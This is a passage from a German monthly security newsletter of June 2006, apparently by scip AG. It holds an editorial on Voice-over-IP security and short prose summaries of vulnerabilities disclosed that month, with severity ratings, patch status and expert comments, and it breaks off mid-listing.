scip ag

Contents

1. Editorial
2. scip AG Informationen
3. Neue Sicherheitslücken
4. Statistiken Verletzbarkeiten
5. Interview
6. Kreuzworträtsel
7. Literaturverzeichnis
8. Impressum

1. Editorial

Die Sicherheit von Voice-over-IP

Voice-over-IP ist ein Schlagwort, das die letzten Jahre die Hitlisten der Verkäufer angeführt hat. Durch die „revolutionäre“ Technologie soll die klassische Telefonie abgelöst, in (bestehende) Netzwerke integriert und um interessante Funktionalitäten erweitert werden. Doch wenn man mit Leuten über die Sicherheit von VoiP redet, blickt man oft in überfragte Gesichter. Was macht denn nun eigentlich die Sicherheit von Voice-over-IP Lösungen aus?

Wie der Begriff Voice-over-IP schon sagt, wird die Sprache (engl. Voice) über das "Medium" IP geschickt. Zum Einsatz kommt also das Internet Protocol, das als Mitglieder der klassischen TCP/IP-Familie gilt. VoiP ist also eigentlich keine Hexerei, die auf komplett neue Strukturen zurückgreift. Stattdessen setzt man den Dienst durch herkömmliche TCP/IP-Netzwerke um.

Gerade deshalb kommen die klassischen Netzwerk-Elemente und -Verhaltensweisen zum Tragen. Stichwörter wie Router, Firewall und Port sind hierbei genauso wichtig wie bei den herkömmlichen Diensten (z.B. HTTP oder FTP) auch. Ein Integrator bzw. Administrator muss sich also genauso um logische Routen, sichere Firewall-Elemente, eine verständliche Netzwerk-Topologie kümmern. Diese Dinge sind nicht zu vernachlässigen, machen sie doch 50 % der Funktionsweise und Sicherheit von Voice-over-IP aus.

Innerhalb von VoiP-Kommunikationen kommen ebenfalls infrastrukturelle Systeme sowie Endgeräte zum Einsatz. Auch hier wird wie üblich Kommuniziert, zum Beispiel zwischen zwei Telefon-Endgeräten. Die Sicherheit einer Umgebung ist also ebenfalls von der Sicherheit der jeweiligen Elemente abhängig. Telefone, die freizügig SNMP-Informationen ausgebe oder die sich über einen kleinen Webserver umkonfigurieren lassen, sind unsicher und können damit das gesamte (VoiP-)Netzwerk kompromittieren.

Gerne wird vergessen, dass bei Voice-over-IP die gleichen Technologien wie in den üblichen TCP/IP-Netzen vorkommen. Wird eine solche Installation also in bestehende Umgebungen integriert, wird diese um zig weitere Endpunkte (Hosts) erweitert. Die Angriffsfläche steigt für beide Parteien: Das klassische Netzwerk (z.B. Workstations und Server) sowie die neue Lösung (z.B. Telefone).

Ein interner Benutzer könnte nun darum bemüht sein, mittels traditioneller Angriffstechniken erweiterten Einfluss auf die Netzwerk-Telefonie auszuüben. Durch Überlastungen liessen sich Denial of Service-Attacken umsetzen und durch Sniffer könnte der Netzwerkverkehr abgehört werden. Pufferüberlauf, Format String, Directory Traversal, Command Injection und Race Condition sind ebenso auf hochkomplexen Telefonen mit eigenem TCP/IP-Stack denkbar. Man darf die Situation also nicht unterschätzen.

Ein ehemaliger Arbeitskollege integrierte die letzten Jahre eine Vielzahl an Voice-over-IP Lösungen. Obschon er aus dem Security-Umfeld stammt musste er eingestehen, dass Sicherheit noch lange Nicht Teil eines VoiP-Geschäfts ist. Der Preisdruck ist zu hoch und die Materie zu neu, als dass sich die Integratoren ebenfalls im Rahmen des Budgets um die Sicherheit der Installationen kümmern könnten. Dieser Teil wird sodann gut und gerne unter den Teppich gekehrt. Solange es läuft sind die meisten Kunden zufrieden.

Ich denke, dass hier in Zukunft ein wichtiger Markt innerhalb der IT-Security Branche er-

© scip AG

schliessbar werden wird. Sobald die Käufer (und Verkäufer) realisieren, was für klassische und neuartige Gefahren durch die Netzwerk-Telefonie gegeben ist, werden konzeptionelle und technische Audits gefragt sein. Die ersten interessanten Advisories für Ciscos VoiP-Telefone sind seit einiger Zeit draussen (z.B. erweiterte SNMP-Abfragen). Spannende Sachen werden folgen, da bin ich sicher.

Marc Ruef <maru-at-scip.ch>
Security Consultant
Zürich, 19. Juni 2006

2. scip AG Informationen

2.1 Bilderrätsel

Das eingeholte smSS Feedback der Leser und Leserinnen vom 19. Februar 2006 hat ihre erste Auswirkung.

Wie in der scip monthly Security Summary Feedback Auswertung vom 19. März 2006 angedeutet, haben wir den am „schlechtesten“ bewerteten Abschnitt – das Kreuzworträtsel – durch eine Alternative ersetzt. Diese Alternative hatte zwei Haupt-Vorgaben zu erfüllen:

- Monatliches Gewinnspiel beibehalten (jeden Monat gibt es einen Gewinner respektive eine Gewinnerin)
- Beleben des fachspezifischen und dadurch relativ trockenen Inhalts

Wir haben uns für ein Bilderrätsel entschieden. Das erste smSS Bilderrätsel finden Sie im Abschnitt **Error! Reference source not found.** auf der Seite **Error! Bookmark not defined.**.


Wir wünschen viel Spass und Erfolg bei der Erratung des Lösungswortes.

© scip AG

3. Neue Sicherheitslücken

Die erweiterte Auflistung hier besprochener Schwachstellen sowie weitere Sicherheitslücken sind unentgeltlich in unserer Datenbank unter http://www.scip.ch/cgi-bin/smss/showadvf.pl einsehbar.

Die Dienstleistungspakete)scip(pallas liefern Ihnen jene Informationen, die genau für Ihre Systeme relevant sind.



	Mai 06	Jun 06
sehr kritisch	0	1
kritisch	21	26
problematisch	21	15

Contents:

3.1 Microsoft Exchange Server bis 2003 Outlook Web Access Cross Site Scripting
3.2 Microsoft Windows 2000 RPC-Server vortäuschen
3.3 Microsoft Windows 2000, XP und Server 2003 Routing and Remote Access Service RPC-Anfragen Pufferüberlauf
3.4 Microsoft PowerPoint 2000 bis XP fehlerhafte PPT-Dokumente Pufferüberlauf
3.5 Microsoft Windows 2000, XP und Server 2003 TCP/IP-Protokolltreiber IP Source Routing Pufferüberlauf
3.6 Microsoft Windows bis XP und Server 2003 korruptes ART-Bild Pufferüberlauf
3.7 LibTIFF bis 3.8.2 tiff2pdf korruptes TIFF-Bild DocumentName UTF-8-Zeichen Pufferüberlauf
3.8 Digium Asterisk bis 1.2.9.1 IAX2 Channel-Treiber Client Denial of Service
3.9 SpamAssassin bis 3.1.3 spamd vpopmail und paranoid Shell Command Injection
3.10 Microsoft Windows Media Player bis 10 korruptes PNG-Bild Pufferüberlauf
3.11 Microsoft Word bis 2003 korruptes DOC-Dokument Parsing Pufferüberlauf
3.12 Microsoft Internet Explorer bis 6.0 Exception Handling Memory
3.13 Microsoft Internet Explorer bis 6.0 Instanzierung von COM-Objekten Pufferüberlauf
3.14 Microsoft Internet Explorer bis 6.0 Mshtml.dll korruptes HTML-Dokument Pufferüberlauf
3.15 Microsoft Internet Explorer bis 6.0 DXImageTransform.Microsoft.Light ActiveX Pufferüberlauf
3.16 MySQL bis 5.1.11 mysql_real_escape_string() Multibyte SQL-Injection
3.17 Mozilla Firefox bis 1.5.0.4 JavaScript addSelectionListener erweiterte Rechte
3.18 Mozilla Firefox bis 1.5.0.4 unbekannter Fehler Pufferüberlauf
3.19 Mozilla Firefox bis 1.5.0.4 JavaScript Sandbox valueOf() erweiterte Rechte
3.20 Snort bis 2.6.0 http_inspect Preprozessor umgehen
3.21 Microsoft Windows XP und Server 2003 inetcomm.dll mhtml: Pufferüberlauf
3.22 F-Secure Anti-Virus for Microsoft Exchange bis 6.40 Web-Konsole Authentisierung Pufferüberlauf
3.23 PHP bis 5.1.4 curl_init() Null-Byte-Zeichen Safe Mode erweiterte Rechte
3.24 AWstats bis 6.5 awstats.pl configdir-Parameter erweiterte Rechte
3.25 PostgreSQL bis 8.1 Multi-Byte Zeichen Codierung SQL-Injection
3.26 HP OpenView Network Node Manager bis 7.50 unbekannter Fehler erweiterte Rechte
3.27 Linux Kernel bis 2.6.16.17 Netfilter SCTP Chunk-Länge Validierung Denial of Service

3.1 Microsoft Exchange Server bis 2003 Outlook Web Access Cross Site Scripting

Einstufung: kritisch
Remote: Ja
Datum: 13.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2312

Mit dem Microsoft Exchange Zusatz Outlook Web Access ist ein HTML-Frontend gegeben, über das die Benutzer ihre Exchange-Mails verwalten können. Aus Sicherheitsgründen werden Skripte gefiltert, um zum Beispiel Cross Site Scripting Angriffe abzuwehren. In MS06-029 (KB912442) ist eine Schwachstelle festgehalten, wie einmal mehr Script-Code in Outlook Web Access eingeschleust werden kann. Dadurch lassen sich erweiterte Cross Site Scripting-Attacken durchführen. Technische Details oder

© scip AG

ein Exploit sind nicht bekannt. Der Fehler wurde im Rahmen des Patchdays behoben.

Expertenmeinung:
Einmal mehr ist der Patchday von Microsoft ein verheissungsvoller Tag für den Hersteller, die Administratoren und Nutzer. Mehrere neue und zum Grossteil schwerwiegende Schwachstellen mussten anerkannt und mit Patches honoriert werden. Das Einspielen dieser dürfte für so manchen Administrator eine sehr unangenehme Aufgabe sein, die jedoch dringlichst zu empfehlen ist. Es ist nur eine Frage der Zeit, bis die jüngsten Sicherheitslücken durch neue Würmer, Viren und Exploits automatisiert ausgenutzt werden können. Eile tut deshalb an dieser Stelle Not.

3.2 Microsoft Windows 2000 RPC-Server vortäuschen

Einstufung: kritisch
Remote: Ja
Datum: 13.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2310

Microsoft Windows 2000 - kurz auch W2k genannt - ist eine Weiterentwicklung des professionellen Microsoft Windows NT Systems. Es existieren Versionen für den Einsatz als Server und solche für den Workstation-Betrieb. Microsoft hält in MS06-031 (KB917736) einen von Symantec identifizierten Fehler fest. So sei es möglich, dass sich ein beliebiger Client als legitimer RPC-Server vertäuschen kann. Dies kann für Spoofing-Attacken und und Man in the Middle-Szenarios herhalten. Technische Details oder ein Exploit sind nicht bekannt. Der Fehler wurde im Rahmen des Patchdays behoben.

Expertenmeinung:
Einmal mehr ist der Patchday von Microsoft ein verheissungsvoller Tag für den Hersteller, die Administratoren und Nutzer. Mehrere neue und zum Grossteil schwerwiegende Schwachstellen mussten anerkannt und mit Patches honoriert werden. Das Einspielen dieser dürfte für so manchen Administrator eine sehr unangenehme Aufgabe sein, die jedoch dringlichst zu empfehlen ist. Es ist nur eine Frage der Zeit, bis die jüngsten Sicherheitslücken durch neue Würmer, Viren und Exploits automatisiert ausgenutzt werden können. Eile tut deshalb an dieser Stelle Not.

3.3 Microsoft Windows 2000, XP und Server 2003 Routing and Remote Access Service RPC-Anfragen Pufferüberlauf

Einstufung: kritisch
Remote: Ja
Datum: 13.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2309

Microsoft Windows 2000 ist ein professionelles Betriebssystem, das jedoch nach und nach durch den Nachfolger Microsoft Windows XP bzw. Server 2003 abgelöst wird. Wie Microsoft in MS06-025 (KB911280) festhält, existiert ein Pufferüberlauf im Routing and Remote Access Service (RRAS). Durch eine korrupte RPC-Anfrage könne dabei beliebiger Programmcode ausgeführt werden. Weitere Details oder ein Exploit sind nicht bekannt. Der Fehler wurde im Rahmen des Patchdays behoben.

Expertenmeinung:
Einmal mehr ist der Patchday von Microsoft ein verheissungsvoller Tag für den Hersteller, die Administratoren und Nutzer. Mehrere neue und zum Grossteil schwerwiegende Schwachstellen mussten anerkannt und mit Patches honoriert werden. Das Einspielen dieser dürfte für so manchen Administrator eine sehr unangenehme Aufgabe sein, die jedoch dringlichst zu empfehlen ist. Es ist nur eine Frage der Zeit, bis die jüngsten Sicherheitslücken durch neue Würmer, Viren und Exploits automatisiert ausgenutzt werden können. Eile tut deshalb an dieser Stelle Not.

3.4 Microsoft PowerPoint 2000 bis XP fehlerhafte PPT-Dokumente Pufferüberlauf

Einstufung: kritisch
Remote: Ja
Datum: 13.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2308

Microsoft Office ist eine sehr populäre kommerzielle Office-Suite der bekannten Firma aus Redmond. Teil dieses Pakets sind beispielsweise die Textverarbeitung Word oder die Präsentations-Suite PowerPoint. Verschiedene Analysiten haben herausgefunden, dass bei PowerPoint 2000 bis XP ein Pufferüberlauf existiert. Durch ein korruptes PPT-Dokument kann beliebiger Programmcode ausgeführt werden. Weitere Details oder ein Exploit sind nicht bekannt. Der Fehler wurde durch einen Patch behoben.

Expertenmeinung:
Einmal mehr ist der Patchday von Microsoft ein verheissungsvoller Tag für den Hersteller, die Administratoren und Nutzer. Mehrere neue und zum Grossteil schwerwiegende Schwachstellen mussten anerkannt und mit Patches honoriert

© scip AG

werden. Das Einspielen dieser dürfte für so manchen Administrator eine sehr unangenehme Aufgabe sein, die jedoch dringlichst zu empfehlen ist. Es ist nur eine Frage der Zeit, bis die jüngsten Sicherheitslücken durch neue Würmer, Viren und Exploits automatisiert ausgenutzt werden können. Eile tut deshalb an dieser Stelle Not.

3.5 Microsoft Windows 2000, XP und Server 2003 TCP/IP-Protokolltreiber IP Source Routing Pufferüberlauf

Einstufung: kritisch
Remote: Ja
Datum: 13.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2306

Microsoft Windows 2000 ist ein professionelles Betriebssystem, das jedoch nach und nach durch den Nachfolger Microsoft Windows XP bzw. Server 2003 abgelöst wird. Andrey Minaev hat eine schwerwiegende Schwachstelle im TCP/IP-Protokolltreiber gefunden. Ist in diesem IP Source Routing aktiviert (dies ist standardmässig in Windows XP SP2 und Server 2003 deaktiviert), kann mittels eines korrupten IP-Pakets eine Denial of Service-Attacke provoziert oder gar beliebiger Programmcode ausgeführt werden. Letzteres ist noch nicht zweifelsfrei verifiziert. Weitere Details oder ein Exploit sind nicht bekannt. Der Fehler wurde im Rahmen des Patchday behoben.

Expertenmeinung:
Einmal mehr ist der Patchday von Microsoft ein verheissungsvoller Tag für den Hersteller, die Administratoren und Nutzer. Mehrere neue und zum Grossteil schwerwiegende Schwachstellen mussten anerkannt und mit Patches honoriert werden. Das Einspielen dieser dürfte für so manchen Administrator eine sehr unangenehme Aufgabe sein, die jedoch dringlichst zu empfehlen ist. Es ist nur eine Frage der Zeit, bis die jüngsten Sicherheitslücken durch neue Würmer, Viren und Exploits automatisiert ausgenutzt werden können. Eile tut deshalb an dieser Stelle Not.

3.6 Microsoft Windows bis XP und Server 2003 korruptes ART-Bild Pufferüberlauf

Einstufung: kritisch
Remote: Ja
Datum: 13.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2305

Microsoft Windows 2000 ist ein professionelles Betriebssystem, das jedoch nach und nach durch den Nachfolger Microsoft Windows XP bzw. Server 2003 abgelöst wird. Eine anonyme Person hat über iDEFENSE eine Pufferüberlauf-Schwachstelle in den gegenwärtigen Windows-Versionen publik gemacht. Durch ein korruptes ART-Bild sei das Ausführen beliebigen Programmcodes möglich. Weitere Details oder ein Exploit sind nicht bekannt. Der Fehler wurde im Rahmen des Patchdays behoben.

Expertenmeinung:
Einmal mehr ist der Patchday von Microsoft ein verheissungsvoller Tag für den Hersteller, die Administratoren und Nutzer. Mehrere neue und zum Grossteil schwerwiegende Schwachstellen mussten anerkannt und mit Patches honoriert werden. Das Einspielen dieser dürfte für so manchen Administrator eine sehr unangenehme Aufgabe sein, die jedoch dringlichst zu empfehlen ist. Es ist nur eine Frage der Zeit, bis die jüngsten Sicherheitslücken durch neue Würmer, Viren und Exploits automatisiert ausgenutzt werden können. Eile tut deshalb an dieser Stelle Not.

3.7 LibTIFF bis 3.8.2 tiff2pdf korruptes TIFF-Bild DocumentName UTF-8-Zeichen Pufferüberlauf

Einstufung: kritisch
Remote: Ja
Datum: 08.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2303

LibTIFF ist eine quelloffene Bibliothek, die für die Interpretation von TIFF-Bildern genutzt wird. gpe92 entdeckte eine Pufferüberlauf-Schwachstelle, die sich durch korrupte TIFF-Dateien während tiff2pdf ausnutzen lässt. Der Trick besteht darin, im DocumentName Zeichen mit dem UTF-8-Zeichensatz zu nutzen, wodurch sich beliebiger Programmcode ausführen lässt. Weitere Details oder ein Exploit sind nicht bekannt. Als Workaround wird empfohlen, lediglich TIFF-Bilder vertrauenswürdiger Herkunft zu nutzen.

Expertenmeinung:
Diese Schwachstelle zeigt einmal mehr, dass konstruktive Attacken wie Pufferüberlauf-Angriffe auf passive Weise untergebracht werden können. Dies sollte zum wiederholten Male in unser Gedächtnis rufen, dass Automatismen stets ein Mehr an Gefahr mit sich bringen.

© scip AG

3.8 Digium Asterisk bis 1.2.9.1 IAX2 Channel-Treiber Client Denial of Service

Einstufung: problematisch
Remote: Ja
Datum: 07.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2300

Asterisk ist eine open-source Software, die alle Funktionalitäten einer herkömmlichen Telefonanlage bietet. Wie das Projekt-Team meldet, existiert eine Denial of Service-Schwachstelle im IAX2 Channel-Treiber chan_iax2. Dies kann zu mehr oder wenig zufälligen Abstürzen des Asterisk-Servers führen, die durch einen Client provoziert werden können. Weitere Details oder ein Exploit sind nicht bekannt. Der Fehler wurde in den Versionen 1.0.11.1 und 1.2.9.1 behoben.

Expertenmeinung:
Obschon bisher noch keine technischen Informationen zur besagten Denial of Service-Verwundbarkeit bekannt sind, sollte man ein Update auf die neueste Version nicht hinausschieben. Es ist nur eine Frage der Zeit, bis die ersten Exploits zur automatisierten Ausnutzung der Schwachstelle in bestimmten Kreisen die Runde machen.

3.9 SpamAssassin bis 3.1.3 spamd vpopmail und paranoid Shell Command Injection

Einstufung: kritisch
Remote: Ja
Datum: 06.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2299

SpamAssassin ist eine gern und oft eingesetzte und frei erhältliche AntiSpam Software. Das Projekt-Team meldet, dass in den Versionen bis 3.0.6 sowie bis 3.1.3 die Möglichkeit besteht, über spamd eigene Shell Kommandos zu injizieren. Voraussetzung dazu ist, dass SpamAssassin mit den Schaltern --vpopmail und --paranoid betrieben wird. Weitere Details oder ein Exploit sind nicht bekannt. Der Fehler wurden in den jüngsten Versionen behoben.

Expertenmeinung:
Eine kritische Schwachstelle, die durchaus eine Gefahr für Umgebungen darstellt, die auf den Dienst von SpamAssassin zurückgreifen. Sobald ein Exploit publik werden wird, könnten ein Mehr an Angriffen verzeichnet werden. Entsprechend ist es wichtig, dass vor allem exponierte Systeme schnellstmöglich aktualisiert werden.

3.10 Microsoft Windows Media Player bis 10 korruptes PNG-Bild Pufferüberlauf

Einstufung: kritisch
Remote: Ja
Datum: 13.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2295

Der Microsoft Windows Media Player ist ein Teil moderner Windows-Betriebssysteme und für das Darstellen von Multimedia-Dateien (Filmen und Musik) vorgesehen. Wie Microsoft in MS06-024 (KB917734) berichtet, kann im Media Player bis zu den Versionen 10 ein Pufferüberlauf erzeugt werden. Dies geschieht bei der Interpretation korrupter PNG-Bilder. Durch das Ausnutzen der Schwachstellen z.B. durch den Besuch einer korrupten Webseite kann es dem Angreifer möglich sein das System zu übernehmen.

Expertenmeinung:
Fehlerhaftes Verarbeiten von Grafikformaten haben es dem Windows Media Player angetan. Eine weitere ernst zunehmende Schwachstelle in dieser Reihe. Der Patch-Day des Monats Juni 2006 wird die Anwender von Microsoft Produkten wieder einen Menge an Ressourcen kosten.

3.11 Microsoft Word bis 2003 korruptes DOC-Dokument Parsing Pufferüberlauf

Einstufung: kritisch
Remote: Ja
Datum: 13.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2294

Microsoft Office ist eine sehr populäre kommerzielle Office-Suite der bekannten Firma aus Redmond. Teil dieses Pakets sind beispielsweise die Textverarbeitung Word, die Tabellenkalkulation Excel und die Datenbank Access. Die Version Microsoft Office ist mit all seinen Teilen gegen eine vage beschriebene Schwachstelle bei der Verarbeitung eines fehlerhaften Objektzeigers innerhalb des Worddokuments verwundbar. Das exakte Vorgehen ist nicht bekannt. Durch Ausnutzung der Schwachstelle könnte sich der Angreifer in der Lage sehen Software zu installieren, Daten zu löschen, schreiben, ansehen und ändern oder einfach neue Benutzer zu erstellen respektive das komplette System zu übernehmen.

Expertenmeinung:

© scip AG

Schwachstellen in Büroanwendungen sind glücklicherweise nicht jeden Tag gegeben. Remote ausnutzbare Schwachstellen umso weniger. Obwohl der Benutzer ein präpariertes Dokument öffnen muss, so ist es doch, in vielen Fällen, ein kleiner Aufwand Mails mit vertrauens erweckendem Absender an sein Opfer zu senden. Ein passender Name (z.B. WM-Spielplan) und die meisten werden sich einer Öffnung des Dokuments nicht entziehen können…

3.12 Microsoft Internet Explorer bis 6.0 Exception Handling Memory

Einstufung: kritisch
Remote: Ja
Datum: 13.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2292

Der Microsoft Internet Explorer (MS IEX) ist fester Bestandteil moderner Windows-Betriebssysteme. Microsoft machte im Patchday des Monats Juni 2006 gleich 8 Schwachstellen im bekannten Browser mit MS06-021 publik. Eine nicht näher beschrieben Schwachstelle betrifft die Verarbeitungsroutinen des Internet Explorers bei Ausnahmebedingungen. Ein Angreifer kann, theoretisch, durch eine korrupte Webseite beliebigen Programmcode ausführen lassen. Ein Exploit sind nicht bekannt. Der Fehler wurde durch einen Patch behoben.

Expertenmeinung:
Die Einschätzung dieser Schwachstelle fällt äussert schwer, da keinerlei Details bekannt gegeben wurden. Auch diese Schwachstelle wird durch das einspielen des kumulativen IEX Patch des Juni 2006 (Cumulative Security Update for Internet Explorer (916281)) behoben. In deisem Monat kommt wohl kein Anwender oder Firma am Microsoft Patchday vorbei.

3.13 Microsoft Internet Explorer bis 6.0 Instanzierung von COM-Objekten Pufferüberlauf

Einstufung: kritisch
Remote: Ja
Datum: 13.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2291

Der Microsoft Internet Explorer (MS IEX) ist der am meisten verbreitete Webbrowser und fester Bestandteil moderner Windows-Betriebssysteme. Microsoft machte im Patchday des Monats Juni 2006 gleich 8 Schwachstellen im bekannten Browser mit MS06-021 publik. Eine davon betrifft das Instanzieren von COM-Objekten, die eigentlich nicht für den Internet Explorer vorgesehen waren, wodurch ein Pufferüberlauf umgesetzt werden kann. Damit kann ein Angreifer durch eine korrupte Webseite beliebigen Programmcode ausführen lassen. Genaue technische Details oder ein Exploit sind nicht bekannt. Der Fehler wurde durch einen Patch behoben.

Expertenmeinung:
Der Internet Explorer und die Instanzierung von nicht für den IEX vorgesehenen COM-Objekten sind sich nicht grün. Die durch den kumulativen Internet Explorer Patch behobene Schwachstelle ist nicht die erste in eine Reihe von COM-Inizierungs Problemen des hauseigenen Webbrowsers.

3.14 Microsoft Internet Explorer bis 6.0 Mshtml.dll korruptes HTML-Dokument Pufferüberlauf

Einstufung: sehr kritisch
Remote: Ja
Datum: 13.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2290

Der Microsoft Internet Explorer (MS IEX) ist fester Bestandteil moderner Windows-Betriebssysteme. Der durch Microsoft nun freigegebene Patch behebt eine Schwachstelle in der Mshtml.dll - UTF-8 (Abk. für 8-bit Unicode Transformation Format) Funktion. Externe Angreifer sahen sich möglicherweise in der Lage durch das bereitstellen einer diesbezüglich präparierten HTML-Seite eigenen Code auf dem angegriffenen System auszuführen, im Kontext des angemeldeten Benutzers. Die Schwachstelle kann durch eine dementsprechend präparierte Webseite und deren Aufruf ausgenutzt werden. Da die Mshtml.dll von der Schwachstelle betroffen ist, sind auch weitere Programme wie z.B. Outlook betroffen.

Expertenmeinung:
Einmal mehr wird am Microsoft Patchday eine Fülle an Schwachstellen geflickt. Wie bereits des öfteren erwähnt ist das Erlauben von HTML-Mails auf Windows Systemen mit russischem Roulet zu vergleichen - jemanden trifft es immer. Spätestens beim Erscheinen eines handlichen Exploits wird diese Schwachstelle in Würmern verpflanzt und den einen oder anderen erfolgreichen Angriff ermöglichen. Es ist aus diesem Grund dringend und zwingend anzuraten, schnellstmöglich die jünsten Patches einzuspielen, um erfolgreiche Attacken zu unterbinden.

© scip AG

3.15 Microsoft Internet Explorer bis 6.0 DXImageTransform.Microsoft.Light ActiveX Pufferüberlauf

Einstufung: kritisch
Remote: Ja
Datum: 13.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2289

Der Microsoft Internet Explorer (MS IEX) ist fester Bestandteil moderner Windows-Betriebssysteme. Der durch Microsoft nun freigegebene Patch behebt eine Schwachstelle in der DXImageTransform.Microsoft.Light ActiveX Kontrolle. Externe Angreifer sahen sich möglicherweise in der Lage durch das übermitteln unortodoxen/unerwarteter Daten eigenen Code auf dem angegriffenen System auszuführen. Die Schwachstelle kann durch eine dementsprechend präparierte Webseite und deren Aufruf ausgenutzt werden.

Expertenmeinung:
Einmal mehr wird am Microsoft Patchday eine Fülle an Schwachstellen geflickt. Spätestens beim Erscheinen eines handlichen Exploits werden diese Schwachstellen den einen oder anderen Angriff ermöglichen. Es ist aus diesem Grund dringend und zwingend anzuraten, schnellstmöglich die jünsten Patches einzuspielen, um erfolgreiche Attacken zu unterbinden.

3.16 MySQL bis 5.1.11 mysql_real_escape_string() Multibyte SQL-Injection

Einstufung: kritisch
Remote: Ja
Datum: 02.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2288

SQL ist eine Datenbank. MySQL ist eine SQL-Datenbank für viele verschiedene Betriebssysteme, die der open-source Lizenz unterliegt. Sie hat aufgrund ihrer Geschwindigkeit und Zuverlässigkeit ein sehr hohes Mass an Popularität erreicht. Ein Fehler, der in ähnlicherweise schon in PostgreSQL gefunden wurde, betrifft nun ebenfalls MySQL bis 5.0.21. Dort ist in der Funktion mysql_real_escape_string() eine SQL-Injection gegeben, die sich durch Multibyte umsetzen lässt. Genaue technische Details oder ein Exploit sind nicht bekannt. Der Fehler wird in der Version 5.1.11 behoben. Das Problem wurde ebenfalls in den Versionen 4.1.20 sowie 5.0.22 gelöst.

Expertenmeinung:
Dieser Angriff ist sehr kritisch, da er zusammen mit anderen Schwachstellen zur kompletten Komprimitierung des Systems führen kann, ohne dass der Benutzer überhaupt etwas davon mitbekommen könnte. Es ist daher umso wichtiger, schnellstmöglich Gegenmassnahmen zu ergreifen und beim Erscheinen eines Patches diesen unverzüglich auf den betroffenen Systemen einzuspielen.

3.17 Mozilla Firefox bis 1.5.0.4 JavaScript addSelectionListener erweiterte Rechte

Einstufung: kritisch
Remote: Ja
Datum: 02.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2286

Das Mozilla-Projekt versucht einen open-source Webbrowser zur Verfügung zu stellen. Der Mozilla Webbrowser erlangte seit der Veröffentlichung der ersten offiziellen Versionen immer mehr Akzeptanz. Einmal mehr wurden mehrere Schwachstellen zeitgleich publiziert. Diese betreffen den Mozilla Firefox bis 1.5.0.4. Ein Problem betrifft addSelectionListener in JavaScript. Dies kann zu erweiterten Rechten bei der Ausführung von JavaScript führen. Genaue technische Details oder ein Exploit sind nicht bekannt. Der Fehler wurde in der jüngsten Firefox-Version behoben. Als Workaround wird empfohlen auf das Aufsuchen von Webseiten zwielichtiger Herkunft zu verzichten.

Expertenmeinung:
Mozilla Firefox gilt als ernstzunehmende und sichere Alternative zum Branchenriesen Microsoft Internet Explorer. In vielen der letzten Meldungen zu Schwachstellen im Internet Explorer wird darauf verwiesen, endlich auf eine Lösung wie Firefox umzusteigen. Dieses Mehr an Popularität hat aber kurzfristig auch dem Firefox-Projekt zusätzliche Angriffsfläche beschert. Noch nie wurden innerhalb so kurzer Zeit so viele ernstzunehmende Sicherheitslücken in Mozilla Firefox bekannt. Statistisch ist das freie Produkt drauf und dran den alteingesessenen Browser in punkto Fehler zu überholen. Die alte Fausregel, dass zusätzliche Popularität eines Produkts die meisten Sicherheitslücken in diesem zu Tage fördern wird, hat sich also einmal mehr bewahrheitet.

3.18 Mozilla Firefox bis 1.5.0.4 unbekannter Fehler Pufferüberlauf

Einstufung: kritisch

© scip AG

Remote: Ja
Datum: 02.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2278

Das Mozilla-Projekt versucht einen open-source Webbrowser zur Verfügung zu stellen. Der Mozilla Webbrowser erlangte seit der Veröffentlichung der ersten offiziellen Versionen immer mehr Akzeptanz. Einmal mehr wurden mehrere Schwachstellen zeitgleich publiziert. Diese betreffen den Mozilla Firefox bis 1.5.0.4. Einer der Fehler generiert einen Speicherfehler, durch den sich beliebiger Programmcode ausführen lässt. Genaue technische Details oder ein Exploit sind nicht bekannt. Der Fehler wurde in der jüngsten Firefox-Version behoben. Als Workaround wird empfohlen auf das Aufsuchen von Webseiten zwielichtiger Herkunft zu verzichten.

Expertenmeinung:
Mozilla Firefox gilt als ernstzunehmende und sichere Alternative zum Branchenriesen Microsoft Internet Explorer. In vielen der letzten Meldungen zu Schwachstellen im Internet Explorer wird darauf verwiesen, endlich auf eine Lösung wie Firefox umzusteigen. Dieses Mehr an Popularität hat aber kurzfristig auch dem Firefox-Projekt zusätzliche Angriffsfläche beschert. Noch nie wurden innerhalb so kurzer Zeit so viele ernstzunehmende Sicherheitslücken in Mozilla Firefox bekannt. Statistisch ist das freie Produkt drauf und dran den alteingesessenen Browser in punkto Fehler zu überholen. Die alte Fausregel, dass zusätzliche Popularität eines Produkts die meisten Sicherheitslücken in diesem zu Tage fördern wird, hat sich also einmal mehr bewahrheitet.

3.19 Mozilla Firefox bis 1.5.0.4 JavaScript Sandbox valueOf() erweiterte Rechte

Einstufung: kritisch
Remote: Ja
Datum: 02.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2277

